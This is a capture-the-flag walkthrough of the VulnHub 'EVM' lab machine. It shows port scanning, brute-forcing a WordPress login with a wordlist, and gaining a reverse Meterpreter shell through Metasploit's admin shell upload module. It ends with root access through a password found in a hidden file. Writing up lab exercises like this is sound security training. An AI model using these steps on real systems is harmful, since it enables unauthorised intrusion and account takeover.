VulnHub

EVM

Walkthrough

1. NMAP Scan:

```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a2:d3:34:13:62:b1:18:a3:dd:db:35:c5:5a:b7:c0:78 (RSA)
|   256 85:48:53:2a:50:c5:a0:b7:1a:ee:a4:d8:12:8e:1c:ce (ECDSA)
|_  256 36:22:92:c7:32:22:e3:34:51:bc:0e:74:9f:1c:db:aa (ED25519)
53/tcp  open  domain      ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: SASL PIPELINING CAPA RESP-CODES AUTH-RESP-CODE TOP UIDL
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: LITERAL+ LOGINDISABLEDA0001 ID IMAP4rev1 have LOGIN-REFERRALS IDLE more post-login ENABLE capabilities OK SASL-IR Pre-login listed
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: UBUNTU-EXTERMELY-VULNERABLE-M4CH1INE; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m33s, median: 0s
|_nbstat: NetBIOS name: UBUNTU-EXTERMEL, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: ubuntu-extermely-vulnerable-m4ch1ine
|   NetBIOS computer name: UBUNTU-EXTERMELY-VULNERABLE-M4CH1INE\x00
|   Domain name: \x00
|   FQDN: ubuntu-extermely-vulnerable-m4ch1ine
|_  System time: 2020-07-29T17:54:06-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-07-29T21:54:06
|_  start_date: N/A
```


We have multiple ports open:

1. 22 – running SSH
2. 53 – running ISC BIND
3. 80 – running HTTP
4. 110 – running POP3 (email)
5. 139&143 – running SMB

What can we do?

I did an enum4linux scan to identify SMB shares and local users. The result of this is that I found no interesting SMB shares but I did find this local user: rooter.

Then, I visited the website:




The message in the middle of the page got me thinking that the server I am attacking is hosting Wordpress.

I tried going to ‘http://victim/wordpress/” but the site would not load. It seemed like it was stuck loading forever…

Thus, I called it quits and jumped straight into my WPScan:

Through the first scan, I found out there are no plugins running on the blog itself. Also, not too many other things we could use to exploit this box. But we have found this one username: c0rrupt3d_brain.


In my second WPScan, I've brute-forced the username above with the rockyou.txt wordlist and found a password!



After this, I fired up Metasploit and looked up on Wordpress:

msf5> search wordpress

I then saw an exploit called "Admin Shell Upload" and selected it.



I set up the required values:

EXPLOIT

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Authenticating with WordPress using c0rrupt3d_brain:[redacted] ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wordpress/wp-content/plugins/WwTRXPfDah/SqUkXIziWe.php ...
[*] Sending stage (38288 bytes) to 10.0.2.33
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.33:47818) at 2020-07-29 19:02:12 -0400
[+] Deleted SqUkXIziWe.php
[+] Deleted WwTRXPfDah.php
[+] Deleted ../WwTRXPfDah

meterpreter >
```

[Hacker Voice] I'm in.

I instantly drop into a shell and find my way around:

```
meterpreter > shell
Process 3439 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

I navigate to the /home folder:

```
cd /home
ls -la
total 12
drwxr-xr-x  3 root     root     4096 Oct 30  2019 .
drwxr-xr-x 23 root     root     4096 Oct 30  2019 ..
drwxr-xr-x  3 www-data www-data 4096 Nov  1  2019 root3r
```

There is a user's directory, let's jump in :D

```
cd root3r
ls -la
total 40
drwxr-xr-x 3 www-data www-data 4096 Nov  1  2019 .
drwxr-xr-x 3 root     root     4096 Oct 30  2019 ..
-rw-r--r-- 1 www-data www-data  515 Oct 30  2019 .bash_history
-rw-r--r-- 1 www-data www-data  220 Oct 30  2019 .bash_logout
-rw-r--r-- 1 www-data www-data 3771 Oct 30  2019 .bashrc
drwxr-xr-x 2 www-data www-data 4096 Oct 30  2019 .cache
-rw-r--r-- 1 www-data www-data   22 Oct 30  2019 .mysql_history
-rw-r--r-- 1 www-data www-data  655 Oct 30  2019 .profile
-rw-r--r-- 1 www-data www-data    8 Oct 31  2019 .root_password_ssh.txt
-rw-r--r-- 1 www-data www-data    0 Oct 30  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root     root        4 Nov  1  2019 test.txt
```

HMPH… .txt file called '.root_password_ssh.txt'? Let's see its contents:

```
cat .root_password_ssh.txt
```

Let's try SSHing to it.

For some reason, we cannot SSH to it:

```
kali@kali:~$ ssh root@10.0.2.33
root@10.0.2.33's password:
Permission denied, please try again.
root@10.0.2.33's password:
```

Let's go back to our shell and jump into a terminal by typing:

python -c 'import pty; pty.spawn("/bin/bash")'

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$
```

su root

```
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ su root
su root
Password:

root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r#
```

Navigate to the root folder and read the flag's contents:

```
root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# cd /root
cd /root
root@ubuntu-extermely-vulnerable-m4ch1ine:~# ls -la
ls -la
total 36
drwx------  4 root root 4096 Nov  1  2019 .
drwxr-xr-x 23 root root 4096 Oct 30  2019 ..
-rw-------  1 root root 3180 Nov  1  2019 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Oct 30  2019 .cache
-rw-------  1 root root  304 Oct 31  2019 .mysql_history
drwxr-xr-x  2 root root 4096 Oct 30  2019 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   47 Nov  1  2019 proof.txt
root@ubuntu-extermely-vulnerable-m4ch1ine:~# cat proof.txt
cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@ubuntu-extermely-vulnerable-m4ch1ine:~#
```

END